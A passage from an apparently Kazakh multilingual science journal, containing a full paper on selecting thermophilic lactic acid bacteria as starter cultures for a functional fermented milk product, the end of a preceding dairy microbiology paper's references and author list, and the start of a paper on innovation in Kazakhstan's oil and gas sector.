17. Aforijiku S., Onilude A. A. Isolation and Characterisation of Lactic Acid Bacteria from Raw and Fermented Milk. *South Asian Journal of Research in Microbiology*. – Vol.5, Issue 1.- 2019.- pp. 1–10.

<https://doi.org/10.9734/sajrm/2019/v5i1-230119>

18. Patil N. S., Kurhekar J. V. Optimization of Protease Production by *Bacillus isronensis* Strain KD3 Isolated from Dairy Industry Effluent. *Nature Environment and Pollution Technology*.- Vol. 19, Issue 3. – 2020.- pp.1257–1264. <https://doi.org/10.46488/nept.2020.v19i03.041>

19. Maltseva O. N., Islamova A. A. Microbiological monitoring of the production environment at the Birsk Dairy Plant. *Samara Journal of Science*.- Vol. 9, Issue 4.- 2020.- pp.99–103. <https://doi.org/10.17816/snv202094115>

20. Golban R. Microbiological approaches regarding the bacterial microflora in some assortments of dairy products. *Scientific Papers Journal veterinary series*. - Vol. 66, Issue 2.- 2023.- pp.54–59. <https://doi.org/10.61900/spjvs.2023.02.11>

21. Larionov G. A., Checheneshkina O. Y., Yatrusheva E. S. Microbiological safety of milk and dairy products. *Problems of veterinary sanitation, hygiene and ecology*. Vol. 1, Issue 41.- 2022.- pp.99–105.

<https://doi.org/10.36871/vet.san.hyг.ecol.202201012>.

22. Larionov G. A., Efimov A. V., Checheneshkina O. Y. Physico-chemical properties and microbiological safety of milk and dairy products. *Problems of veterinary sanitation, hygiene and ecology*. -Vol. 3, Issue 47.- 2023.- pp.286 - 292

<https://doi.org/10.36871/vet.san.hyг.ecol.202303005>

23. Bondarenko A. V., Kurbanova M. N., Abdullaeva, A. M., Samoylova A. M. Microbiological safety assessment of dairy products. In *Problems of veterinary sanitation, hygiene and ecology*. - Vol. 3, Issue 47.- 2023.- pp. 293–299. <https://doi.org/10.36871/vet.san.hyг.ecol.202303006>

24. Saғындықова S.Z. Sүт қушқылы бактериялары мен ашытқы сануғауқұлақтарының негізгі қасиеттері мен қолданылуы. Алматы.- Алматы баспасы.- 2001.- 133 б. [InKazak].
25. Rinky F., Reza S., Nowar A., Ghosh S., Rahman A., Alim S. R. Analysis of Microbiological Quality and Antibiotic Resistance Patterns in Milk Supply Chain. In Bioresearch Communications. Vol. 10, Issue 1.-2023. - pp.1462–1473. <https://doi.org/10.3329/brc.v10i1.70686>
26. Adam Y. S. I., Younis E. M., Khogali K. M. Effect of Production System on Chemical Composition and Macro-Minerals of Sudanese camels Milk. Journal of Food Sciences.- Vol.3.- Issue 1.- 2022.- pp.10–20. <https://doi.org/10.47941/jfs.1099>

Авторлар туралы мәліметтер

- Сағындықова С.З. - биология ғылымдарының докторы, профессор, Х. Досмұхамедов атындағы Атырау университеті, Атырау, Қазақстан. e-mail: sofiazul@mail.ru;
- Сағындықов У.З. - биология ғылымдарының кандидаты, Л.Н.Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан. e-mail: outemourate@list.ru;
- Тасмағанбетова Т.С. - Л.Н. Гумилев атындағы Еуразия ұлттық университетінің 2-курс докторанты, биология мамандығы, Астана, Қазақстан, e-mail: tasmaganbetova.tolkyn@mail.ru;
- Султанова М.Ж. - техника ғылымдарының магистрі, «Қазақ өңдеу және тамақ өнеркәсібі ҒЗИ» ЖШС Астана филиалының жоба жетекшісі, Астана, Қазақстан. e-mail: sultanova.2012@mail.ru
- Ақжанов Нұртөре - ғылым магистрі, «Қазақ өңдеу және тамақ өнеркәсібі ҒЗИ» ЖШС Астана филиалының аға ғылыми қызметкері, Астана, Қазақстан. e-mail: nurtore0308@gmail.com
- Якияева Мадина Асатуллаевна - философия ғылымдарының докторы (Ph.D), қауымдастырылған профессор, «Алматы технологиялық университеті», Алматы, Қазақстан. АҚ, e-mail: yamadina88@mail.ru

Information about authors

- Sagyndykova Sofia - Doctor of Biological Sciences, Professor, Atyrau University named after Kh. Dosmukhamedov, Atyrau, Kazakhstan, e-mail: sofiazul@mail.ru;
- Sagyndykov U. - Candidate of Biological Sciences, Eurasian National University named after L. N. Gumilyov, Astana, Kazakhstan, e-mail: outemourate@list.ru;
- Tasmaganbetova T. - 2nd year doctoral student at the Eurasian National University named after L. N. Gumilyov, majoring in Biology, Astana, Kazakhstan, e-mail: tasmaganbetova.tolkyn@mail.ru;
- Sultanova M. - Master of Technical Sciences, project manager of the Astana branch of the Kazakh Research Institute of Processing and Food Industry, Astana, Kazakhstan, e-mail: sultanova.2012@mail.ru;
- Akzhanov N. – Master of Science, senior researcher at the Astana branch of the Kazakh Research Institute of Processing and Food Industry LLP, Astana, Kazakhstan, e-mail: nurtore0308@gmail.com;
- Yakiyayeva Madina – Doctor of Philosophy (Ph.D), Associate Professor, JSC “Almaty Technological University”, Almaty, Kazakhstan, e-mail: yamadina88@mail.ru

INVESTIGATION OF THERMOPHILIC MICROFLORA FOR THE SELECTION OF STARTER CULTURE COMPOSITION FOR A FUNCTIONAL PRODUCT

A.A. Bekturganova^{1*}, A. Zh. Khastayeva¹, A. M. Omaraliyeva¹, G.Z. Jahangirova²

¹Kazakh University of Technology and Business, Astana, Kazakhstan,

²Tashkent Institute of Chemical technology, Tashkent, Uzbekistan,

e-mail: 1968a1@mail.ru

Fermented dairy products have valuable nutrients and contain a large number of living cells of lactic acid bacteria strains of lactic acid bacteria. The selection of microorganisms according to their technological and microbiological properties and their ability to develop in a dairy base, as well as organoleptic and rheological parameters of the finished fermented milk product, is an important stage in the development of new types of products. Therefore, special attention was paid to the selection of starter cultures for the production of a functional product. The authors conducted research on the selection of starter culture microflora for the production of functional products. The microbiological and organoleptic properties of selected microorganisms have been studied. When selecting microorganisms, the intensity and direction of the microbiological and biochemical processes occurring during fermentation were taken into account, which is determined by the development of the starter microflora. Thermophilic starter culture by species *Lactobacillus acidophilus*, *Streptococcus thermophiles*, *Lactobacillus bulgaricus* was used in the work.

Key words: fermented milk product, microflora, technology, functional fermented milk products, fermentation.

ФУНКЦИОНАЛДЫ ӨНІМГЕ АРНАЛҒАН АШЫТҚЫ ҚҰРАМЫН ТАҢДАУ ҮШІН ТЕРМОФИЛЬДІ МИКРОФЛОРАНЫ ЗЕРТТЕУ

А.А. Бектурганова^{1*}, А.Ж. Хастаева¹, А.М. Омаралиева¹, Г.З. Джахангирова²

¹Қазақ технология және бизнес университеті, Астана, Қазақстан,

²Ташкент химия-технологиялық институты, Ташкент, Өзбекстан,

e-mail: 1968a1@mail.ru

Сүт қышқылды өнімдердің құнды қоректік заттарға бай болуы құрамындағы сүт қышқылы бактериялардың штамдарының тірі жасушаларына байланысты. Өнімнің жаңа түрлерін алуда маңызды кезең болып, микроорганизмдерді технологиялық, микробиологиялық қасиеттері бойынша, сондай-ақ, сүт қышқылы өнімінің органолептикалық және реологиялық көрсеткіштерін таңдау негіз болып табылады. Осы тұрғыда ашытқыларды таңдау функционалды өнімді өндіру үшін ерекше назарды аударады. Статъяда авторлар функционалды өнімдерді өндіру үшін ашытқы микрофлорасын таңдау бойынша зерттеулер жүргізді. Таңдалған микроорганизмдердің микробиологиялық және органолептикалық қасиеттері зерттелді. Микроорганизмдерді таңдауда ашыту кезінде жүретін микробиологиялық, биохимиялық процестердің қарқындылығы мен бағыты ескерілді, бұл ашытқы микрофлорасының дамуымен анықталған. Жұмыста термофильді ашытқы культуралары - *Lactobacillus acidophilus*, *Streptococcus thermophiles*, *Lactobacillus bulgaricus* түрлері қолданылды.

Түйін сөздер: сүт қышқылды өнім, микрофлора, технология, функционалды сүт қышқылды өнім, ферментация.

ИССЛЕДОВАНИЕ ТЕРМОФИЛЬНОЙ МИКРОФЛОРЫ ДЛЯ ПОДБОРА СОСТАВА ЗАКВАСКИ ДЛЯ ФУНКЦИОНАЛЬНОГО ПРОДУКТА

А. А. Бектурганова^{1*}, А. Ж. Хастаева¹, А. М. Омаралиева¹, Г.З. Джахангирова²

¹Казахский университет технологии и бизнеса, Астана, Казахстан,

²Ташкентский химико-технологический институт, Ташкент, Узбекистан,
e-mail: 1968a11@mail.ru

Кисломолочные продукты обладают ценными питательными веществами и содержат большое количество живых клеток молочнокислых бактерий штаммов молочнокислых бактерий. Подбор микроорганизмов по технологическим и микробиологическим свойствам и по способности их развиваться в молочной основе, а также по органолептическим и реологическим показателям готового кисломолочного продукта, является важным этапом в разработке новых видов продуктов. Поэтому подбору заквасок для производства функционального продукта было уделено особое внимание. Авторами проведены исследования по подбору заквасочной микрофлоры для производства функциональных продуктов. Изучены микробиологические и органолептические свойства подобранных микроорганизмов. При подборе микроорганизмов учитывались интенсивность и направленность микробиологических, биохимических процессов, протекающих во время ферментации, что определяется развитием заквасочной микрофлоры. В работе использовалась термофильная заквасочная культура по видам *Lactobacillus acidophilus*, *Streptococcus thermophiles*, *Lactobacillus bulgaricum*.

Ключевые слова: кисломолочный продукт, микрофлора, технология, функциональные кисломолочные продукты, ферментация.

Introduction. Fermented milk products occupy a special place in the human diet and are in great consumer demand due to their taste and dietary properties. They contain all the necessary substances that ensure normal human functioning, are easily digested, contribute to the easy process of digesting food, regulate and, if necessary, restore intestinal microbiocenosis.

The technology of functional dairy-based food products involves the fermentation of raw materials by specially selected probiotic microorganisms. In this work, microorganisms obtained from manufacturers of starter cultures of «Propionix» LLC (Russia) and MicroMilk company (Italy) are used for this purpose.

The composition and properties of starter cultures, which provide specific organoleptic and biological properties, have a certain effect on the indicators of functional fermented milk products [1].

Industrial probiotic products have a number of objective disadvantages from a therapeutic point of view. This circumstance, combined with the high stability of the established microbiocenoses, is a factor determining the need for long-term intake of adequate doses of probiotic products. To enhance the therapeutic effect of the product, it is necessary to use several strains of microorganisms. According to many researchers, multi-strain starter cultures are resistant to adverse environmental factors and have higher activity compared to starter cultures prepared on monocultures [2, 3].

The main purpose of the work was the selection of thermophilic microflora for the preparation of a starter

culture for a protein product according to the biological and organoleptic properties of microorganisms and the study of the quality of the formed clot after the fermentation process.

Materials and methods. To implement the tasks set in the work, experimental studies were conducted in the laboratories of the Department of Technology and Standardization of the Kazakh University of Technology and Business.

The objects of the study were:

- skimmed cow's milk according to GOST 13264 obtained by separating the harvested milk, with an acidity of not more than 20 °T, with a density of 1029 kg / m³.

Strains have been studied as biological objects:

- *Lactobacillus bulgaricum* Bulgarian wand YO100 (10U) manufactured by MicroMilk, Italy.

- *Lactobacillus acidophilus*. MicroMilk company, Italy.

- *Streptococcus thermophilus*, Danisco France SAS, France.

When performing the work, generally accepted, standard methods of research of physico-chemical and microbiological parameters of raw materials and finished products, sensory indicators were used. The following research methods were used in the work:

- sampling and preparation for testing according to GOST 26809-86;

- the density of skimmed milk according to GOST 3625-84;

- acidity by titrimetric method according to GOST 3624-92;

- microscopy of microorganisms. Photos of micro-paintings of bacteria, microscopy of the finished product were taken using an electronic digital microscope according to GOST 9225-84;

- methods for the determination of lactic acid microorganisms "Food products" according to GOST 10444.11-89.

The experiments were carried out in three- and five-fold repetition.

Results and discussion. The selection is based on general microbiological criteria: safety, manufacturability, positive effect on health and properties of the strain. When selecting probiotic microorganisms from collection strains, we select the following type of energetic acid-forming agents: *Str.thermophilus*, *L.acidophilus*, *L.bulgaricum*. These cultures are classified as probiotics that have a regulating and stimulating effect on the body and are not antagonistic to each other, producing metabolic products that play an important role in the functioning of the human body. The introduction of energetic acid-forming agents into the polyzaccharacter contributes to a significant accumulation of lactic acid and the production of a dense clot with intensive separation of serum [4].

Resistance to lysozyme, gastric juice, as well as adhesive properties, and the production of antibiotic substances play an important role. Lactobacilli are actively involved in the processes of proteolysis. In this case, the protein is converted into easily digestible components (proteinases and lactobacilli), which in turn form polypeptides [5].

Lactic acid bacteria need nutrients in the form of amino acids and peptides for their development. B vitamins are the most essential for the vital activity of most species, thiamine is mainly needed for heterofermentative lactobacilli, biotin and vitamin B₁₂ – only for some strains. The requirements for folic acid, riboflavin, pyridoxal phosphate, and para-aminobenzoic acid differ from species to species [6].

An important conclusion was made by VNMI

researchers when comparing the clinical results obtained using probiotic products and bacterial concentrates. The therapeutic efficacy of probiotic products is higher compared to bacterial concentrates, this circumstance is due to the large volume of the medium containing the metabolic products of probiotic microorganisms [7, 8].

From a technological point of view, rheological properties and organoleptic characteristics of the selected microflora are important for production.

In addition to the biochemical properties, the identified strains of *Str. thermophilus*, *L.acidophilus*, *L.bulgaricum* were selected on the basis of production qualities, the most important being the taste, smell and consistency that the strains form in their fermented milk. The next condition for the selection of strains is the existence of a symbiotic relationship between them. Researchers explain the symbiotic relationship between *L.bulgaricum* and *Str. thermophilus* by the peculiarities of their metabolism, nutritional needs and development conditions. *L.bulgaricum* has a pronounced proteolytic activity characterized by a set and amount of free amino acids accumulated during its development in milk. *Str. thermophilus* has weak proteolytic activity in milk and forms only proline from amino acids, of which there are only traces in fresh milk and consumes all other amino acids. *Str. thermophilus* uses all amino acids for its development, especially essential ones and valine produced by *L. bulgaricum*.

Str. thermophilus is ahead of the Bulgarian bacillus in its development, reducing the redox potential and pH, thereby creating more favorable conditions for the development of *L. bulgaricum*. According to Bulgarian scientists, *Str. thermophilus* begins to develop for the first time in 30 minutes, the number of cells increases and reaches a maximum at the time of complete coagulation of milk after 2.5 hours. Its dying phase begins 9-10 hours after fermentation. The Bulgarian bacillus begins to multiply an hour after the introduction of the starter culture and reaches its maximum just an hour after the *Str. Thermophilus* has reached its maximum [9, 10].

The qualitative characteristics of the microflora are presented in Table 1.

Table 1 -Qualitative characteristics of microflora

Microorganisms	Fermentation time, h	Fermentation temperature, °C	Titrated acidity, °T
<i>Lactobacillus bulgaricum</i>	3-5	37	118-250
<i>Streptococcus thermophilus</i>	5-7	37	110-130
<i>Lactobacillus acidophilus</i>	4-6	37	170-250

The table shows that the selected microorganisms have the same fermentation temperature characteristic of thermophilic microorganisms.

In production, the quality of fermented milk products largely depends on the starter culture used, which provides them with specific organoleptic, biological, and functional properties.

The incubation of microorganisms was carried out

at a temperature of +37 ° C for 48 hours according to the developed instructions for the preparation of starter cultures.

The purity of the strains was checked by microscopy of the preparations (Fig. 1). To prepare the drug, a small drop of the test material was applied to a clean slide with a loop and distributed over an area of about 1 cm². The preparation was dried at room temperature, fixed on a burner flame and painted.




Figure 1 - Microscopy of the studied strains

The microflora was seeded with a debilitating stroke on dense media. Microscopy of the strains showed the presence of cocci collected in chains of different lengths of gram-positive cells and rod-shaped (rods are straight, large, single and in chains) [6].

Selected cultures are able to form extracellular polymers that are carbohydrate-protein complexes, the carbohydrate part of which includes glucose, galactose, rhamnose, and a number of amino acids in the protein part. The use of such starter cultures, selected according to the ability of its microflora to produce extracellular polymers, provides a significant

improvement in product quality [11].

The products of carbohydrate fermentation are acetic, lactic, propionic and butyric acids, which are useful for humans, since the pH in the large intestine decreases, which leads to the destruction of pathogenic microorganisms and the cessation of the formation of protein decay products, better absorption of micro- and macronutrients, primarily calcium and iron [12].

After incubation, the titrated acidity of the clots and organoleptic parameters were studied, the results are shown in Table 2.

Table 2– Organoleptic parameters of the clot

Microorganisms	Titrated acidity, °T	Organoleptic indicators
<i>Str. thermophilus</i>	80-90	the taste is sharp (spicy), fermented milk, without foreign tastes and odors, the consistency of the clot is homogeneous, coarseness is allowed, a small separation of serum is noted
<i>L. bulgaricum</i>	100-130	the taste and smell are clean, fermented milk, without foreign tastes and odors, the consistency of the clot is homogeneous
<i>L. acidophilus</i>	100-130	the taste is prickly, sour and the smell is clean, fermented milk, without foreign tastes and odors, the consistency of the clot is homogeneous, viscous, mucosity is allowed



Figure 2 - Organoleptic parameters of the clot

During fermentation, it must be borne in mind that milk contains all the nutrients necessary for the development of heterotrophic microorganisms: lactose – about 4.5%, proteins – 5%, mineral compounds – 1%, vitamins. Milk without additives contains approximately 0.01% of free amino acids, which is less than 20% of the amino acids found in environments that ensure optimal bacterial growth. In order to achieve normal growth in an environment with milk casein as the main source of nitrogen, organisms must have a certain ability to proteolysis.

Conclusions. Thus, it can be concluded that the selected associate of microorganisms has the following advantages: when cultivated, the selected microorganisms exhibit high acid resistance; when cultivated separately, *L.bulgaricum* and *Str. thermophilus* quickly lose their characteristic

morphological properties and degenerate, while when cultivated together they retain these qualities for a long period; form a right-rotating (L+) the shape and mixture of isomers resistant to adverse environmental factors compared to monocultures, and have high biochemical activity.

It is assumed that the joint cultivation of microorganisms will give a more accelerated fermentation, since during prolonged fermentation, simultaneously with the development of the microflora of starter cultures, a conditionally pathogenic microflora or bacteriophage multiplies; the use of the strain *Str.thermophilus*, which has increased activity to produce β -galactosidase, and the strain *L. bulgaricum*, which produces L(+) lactic acid in a dominant amount, which is physiological for the human body.

References

1. Berestova A.V. В 48 Technology of functional nutrition products: study guide; Orenburg State University. Orenburg: OSU, 2021. - 153 p.
2. Urazova M.S., Tuyakova A.K., Kushugulova A.R. Creation of probiotic preparations for the production of fermented milk products and the study of their properties // Materials of the scientific and practical conference. "Actual problems of modern microbiology". – Almaty, 2007. - pp.77-79.
- 3 Gill H.S., Rutherford K.J. Viability and dose response studies on the effects of the immunoenhancing lactic acid bacterium *Lactobacillus rhamnosus* in mice // Br. J. Nutr. -2001. -Vol. 86, № 2. - pp 285-289.
4. Urazova M.S., Tuyakova A.K., Kushugulova A.R., etc. Study of probiotic properties of consortia for the dairy industry // Bulletin of the Kazakh National University - 2007. - No.5. - pp. 114-119.
5. Goncharenko G.G. Fundamentals of biotechnology: Educational and methodical complex for students of biological specialty / G.G. Goncharenko, A.V. Kruk, E.M. Stepanova, A.A. Surkov, S.A. Zyatkov; Min. mod. RB. – Gomel: Educational institution "GSU named after F. Skorina", 2008. – 282 p.
6. Yarullina D.R., Fakhrullin R.F. Bacteria of the genus *Lactobacillus*: general characteristics and methods of working with them: An educational and methodical manual / – Kazan: Kazan University, 2014. – 51 p.
7. Koroleva N.S., Kondratenko M.S. Symbiotic ferments of thermophilic bacteria in the production of fermented milk products // Food industry. -M., 1978. - p.168.
- 8 Alvarez S., Herrero C., Bru E. et al. Effect of *Lactobacillus casei* and yogurt administration on prevention of *Pseudomonas aeruginosa* infection in young mice // J. Food Prot. - 2001. - Vol. 64, № 11. - P. 1768-1774.
9. Gritskevich [et al.]. Laboratory workshop on microbiology: manual / L12 E. R. – Minsk : IVC of the Ministry of Finance, 2017. – 113 p.
10. Goncharova G.I. Human bifidoflora and the need for its optimization. Bifidobacteria and their use in the clinic, medical industry and agriculture. -M., 1986. –pp.10-17.
11. Mashanov, A.I. Bioconversion of plant raw materials: textbook. manual / A.I. Mashanov, N.A. Velichko, E.E. Tashlykova; Krasnoyarsk gosudarstvennyy agrar. un-T. – Krasnoyarsk, 2014. – 223 p.
12. Kaluzhskikh Yu.G., Kachanina L.M., Badlueva A.V. Comparative characteristics of the quality level of synbiotic fermented milk products // Materials of the interregional scientific and practical conference "Commodity science and examination of goods: the state, problems and prospects of development". Ufa, 2006. pp. 124-129

Information about the authors

Bekturganova A.A. - Candidate of Technical Sciences, ass.professor, Kazakh University of Technology and Business, Astana, Kazakhstan, e-mail: 1968al1@mail.ru; ID: 0000-0002-3451-2587, <https://orcid.org/0000-0002-0906-2027>;

Khastayeva A.Zh. - PhD, ass.professor, Kazakh University of Technology and Business, Astana, Kazakhstan, e-mail: gera_or@mail.ru; ID: 57209471528; <https://orcid.org/0000-0002-2679-0210>;

Omargalieva A.M.- Candidate of Technical Sciences, ass.professor, Kazakh University of Technology and Business, Astana, Kazakhstan, 000001, Astana, e-mail: aigul-omar@mail.ru, ID 57090857700, <https://orcid.org/0000-0003-4432-8828>;

Dzhakhangirova G. Z.– PhD, Tashkent Institute of Chemical Technology, Ташкент; Узбекистан, e-mail: djaxangirova77dgz@gmail.com, <https://orcid.org/0000-00018880-6014>;

Сведения об авторах

Бектурганова А.А. - кандидат технических наук, асс.профессор, Казахский университет технологии и бизнеса. Астана. Казахстан, e-mail: 1968al1@mail.ru, ID: 0000-0002-3451-2587, <https://orcid.org/0000-0002-0906-2027>;

Хастаева А.Ж. - PhD, Казахский университет технологии и бизнеса, Астана, Казахстан, email: gera_or@mail.ru, ID: 57209471528; <https://orcid.org/0000-0002-2679-0210>;

Омаралиева А.М.– кандидат технических наук, асс.профессор. Казахский университет технологии и бизне-

са, Астана, Казахстан, e-mail: aigul-omar@mail.ru, ID 57090857700, <https://orcid.org/0000-0003-4432-8828>;
Джахангирова Г.З.- PhD, Ташкентский химико-технологический институт, Узбекистан, Ташкент; e-mail:
djaxangirova77dgz@gmail.com, <https://orcid.org/0000-00018880-6014>.

ҚАЗАҚСТАННЫҢ МҰНАЙ-ГАЗ СЕКТОРЫНДАҒЫ ИНДУСТРИЯЛЫҚ-ИННОВАЦИЯЛЫҚ ҚЫЗМЕТТІ БАҒАЛАУ

Г.Т. Космбаева^{1*}, Р.О. Орынбасар¹, Г.Б. Жаумитова¹, А.К. Жумабекова², Э.Б. Жунусова²,

¹Қ.Жұбанов атындағы Ақтөбе өңірлік университеті, Ақтөбе қ., Қазақстан,

²Қазақ технология және бизнес университеті, Астана қ. Қазақстан,

e-mail: gulzhank_67@mail.ru

Шешім қабылдау технологияларында интеллектуалды жүйе – бұл оператор қатысатын интеллектуалды жүйеден айырмашылығы, шешім қабылдаушы адамның (ШҚА) қатысуынсыз мәселелерді шешетін интеллектуалды қолдауы бар ақпараттық-есептеу жүйесі. "Интеллектуалды энергетикалық жүйелер", "Интеллектуалды ұнғыма", "Ақылды кен орны" және т.б. ұғымдарының "заңдастырылған" тұжырымдамасының болмауы осы тақырыпқа деген қызығушылықтың артуы аясында қарастырылып отырған терминдердің белгілі бір вульгаризациясына әкеледі. "Интеллектуалды" деп кейде автоматика, дабыл, басқару жүйесі, компьютерлік желі және т.б. жабдықталған энергетикалық жүйелер деп аталады.

Индустрия 4.0 мұнай-газ саласына әкелген инновациялардың арқасында ол тиімдірек, қауіпсіз және цифрландырылуда. Мұнай-газ саласы IT дәуіріне еніп, цифрландырудың, автоматтандырудың және басқа да инженерлік міндеттердің бәсекеге қабілетті әдістерін енді ғана зерттей бастады. ЖИ (жасанды интеллект) пайдалану бәсекелестік артықшылықты қамтамасыз етумен қатар, ұнғымалар мен кен орындарының өнімділігін арттыруға мүмкіндік береді. Сондай-ақ, робототехника мен ақпаратты өңдеудің озық технологияларын енгізу ғалымдарды жұмысшылардың өмірін жеңілдететін жаңа әдістерді жасауға итермелейді.

Қазақстанның мұнай-газ кен орындарын игерудегі жетістіктері оның экономикасының қарқынды өсуіне негіз болды. Соған қарамастан, Мемлекет басшысы көмірсүтек ресурстарын 2050 жылға дейін тұрақты өндіру мен экспортты сақтау үшін оларды басқарудың неғұрлым тиімді жүйесін құру жөнінде жаңа міндет қойды.

Түйін сөздер: инновация, кен орны, мұнай-газ секторы, индустрия, әсер, технология, даму.

ОЦЕНКА ИНДУСТРИАЛЬНО-ИННОВАЦИОННОЙ ДЕЯТЕЛЬНОСТИ В НЕФТЕГАЗОВОМ СЕКТОРЕ КАЗАХСТАНА

Г.Т. Космбаева^{1*}, Р.О. Орынбасар¹, Г.Б. Жаумитова¹, А.К. Жумабекова², Э.Б. Жунусова²,

¹Актюбинский региональный университет имени К. Жубанова, г.Актобе, Казахстан,

²Казахский университет технологии и бизнеса, г. Астана, Казахстан,

e-mail: gulzhank_67@mail.ru

В технологиях принятия решений интеллектуальная система – это информационно-вычислительная система с интеллектуальной поддержкой, решающая задачи без участия человека – лица, принимающего решение (ЛПР), в отличие от интеллектуализированной системы, в которой оператор присутствует. Отсутствие «узаконенной» формулировки понятия "Интеллектуальные энергетические системы", "Интеллектуальная скважина", "Умное месторождение" и др. на фоне повышенного интереса к этой тематике приводит к определенной вульгаризации рассматриваемых терминов. «Интеллектуальными» порой называют энергетические системы, просто оснащенные автоматикой, сигнализацией, диспетчерской системой, компьютерной сетью и др.

Благодаря инновациям, которые принесла Индустрия 4.0 в нефтегазовую отрасль, она становится всё более эффективной, безопасной и цифровизированной. Нефтегазовая отрасль вступает в IT эпоху, и толь-

ко начинает изучать конкурентоспособные методы цифровки, автоматизации и прочих инженерных задач. Использование ИИ (искусственного интеллекта) помимо обеспечения конкурентного преимущества, позволяет увеличить продуктивность скважин и месторождений. Так же внедрение передовых технологий робототехники и обработки информации, подталкивает учёных на разработку новых методов, которые облегчают жизнь рабочих.

Успехи, достигнутые Казахстаном в освоении нефтегазовых месторождений, заложили основу для динамичного роста его экономики. Тем не менее, глава государства поставил новую задачу по созданию более эффективной системы управления углеводородными ресурсами для сохранения их устойчивой добычи и экспорта до 2050 года.

Ключевые слова: инновация; месторождение; нефтегазовый сектор; индустрия; эффект; технология; развитие.

ASSESSMENT OF INDUSTRIAL AND INNOVATIVE ACTIVITY IN THE OIL AND GAS SECTOR OF KAZAKHSTAN

G.T. Kosmbaeva^{1*}, r.o.Orynbasar¹, G.B.zhaumitova¹, A.k.Zhumabekov², e.b. zhunusova²

¹K. Zhubanov Aktobe Regional State University, Aktobe, Kazakhstan,

²Kazakh university of technology and business, Astana Kazakhstan,

e-mail: gulzhank_67@mail.ru

In decision-making technologies, an intelligent system is an information and computing system with intellectual support that solves problems without the participation of a human decision-maker (LPR), in contrast to an intellectualized system in which an operator is present. The absence of a "legalized" formulation of the concept of "Intelligent energy systems", "Intelligent well", "Smart deposit", etc. against the background of increased interest in this topic leads to a certain vulgarization of the terms under consideration. "Intelligent" is sometimes called energy systems simply equipped with automation, alarm, dispatch system, computer network, etc.

Thanks to the innovations that Industry 4.0 has brought to the oil and gas industry, it is becoming more efficient, secure and digitalized. The oil and gas industry is entering the IT era, and is just beginning to study competitive methods of digitalization, automation and other engineering tasks. The use of AI (artificial intelligence), in addition to providing a competitive advantage, allows you to increase the productivity of wells and fields. Also, the introduction of advanced robotics and information processing technologies pushes scientists to develop new methods that make life easier for workers.

The successes achieved by Kazakhstan in the development of oil and gas fields laid the foundation for the dynamic growth of its economy. Nevertheless, the Head of state has set a new task to create a more efficient management system for hydrocarbon resources to maintain their sustainable production and export until 2050.

Keywords: innovation; field; oil and gas sector; industry; effect; technology; development.

Кіріспе. Зерттеудің мақсаты Қазақстан Республикасының мұнай өндіру секторындағы инновацияларды басқарудың қазіргі жағдайы мен проблемасын талдау болып табылады.

Қазіргі әлем инновациялық белсенділіктің жоғары қарқынын – елдің экономикалық өсуінің маңызды факторы, оның бәсекеге қабілеттілігін сақтауды талап ететін өзгерістердің тұрақты өсіп келе жатқан қарқынымен сипатталады. Сондықтан, біздің еліміздің "Қазақстан-2050: жаңа саяси бағыт" Даму Стратегиясында инновацияларға ставка бірінші кезектегі міндет болды [1, 2].

Қазақстанның қолайлы инвестициялық ахуалы

мен орасан зор ресурстық әлеуеті оның мұнай-газ кешеніне жаһандық энергетикалық нарықтың ірі компанияларын тартты: бүгінде салада АҚШ, Ресей, Қытай, ЕО және әлемнің басқа елдерінен компаниялар табысты жұмыс істеуде. Көп жағдайда бұл республикаға Теңіз және Қарашығанақ сияқты ірі көмірсутек кен орындарын өнеркәсіптік пайдалануға жедел енгізуге мүмкіндік берген шетелдік әріптестердің табылуы.

Соңғы он жылда салаға салынған инвестициялардың шамамен 60%-ы шетелдік компаниялардың қатысуымен жобаларға тиесілі. Сонымен қатар, бүгінде Қазақстан үкіметі өз саясатында мемлекеттің

мұнай-газ жобаларындағы рөлін кеңейтуге, шетелдік инвесторлардың қызметіндегі ашықтықты арттыруға, олардың әлеуметтік саладағы және жергілікті қамтудағы жауапкершілігін күшейтуге бәс тігуде. Жаңа жағдайлар біздің әріптестерімізден Қазақстанның мұнай өндіруші мемлекет ретіндегі мүдделерін және оның ұзақ мерзімді даму мақсаттарын ескере отырып, инвестициялық стратегияны неғұрлым нақты тұжырымдауды талап етеді. Негізгі өндіруші компаниялардың (Тенішевройл, Қарашығанақ Петролеум Оперейтинг, СНПС-Ақтөбемұнайгаз, "Қаз-МұнайГаз" Барлау Өндіру" АҚ және Манғыстау-мұнайгаз) мұнай өндіруі қараша айында 5073,2 млн тоннаны құрады, бұл елдегі жалпы мұнай өндірудің 75,1% құрайды [2,3].

Материалдар мен әдістер. Бүгінгі таңда Қазақстанның көмірсутек шикізатының әлемдік қорларындағы үлесі шамамен 3% құрайды. Бұл көрсеткіш бойынша біз әлемде тоғызыншы орында тұрмыз. ҚР мұнай-газ саласын инновациялық дамыту бойынша жалпы ұсынымдар:

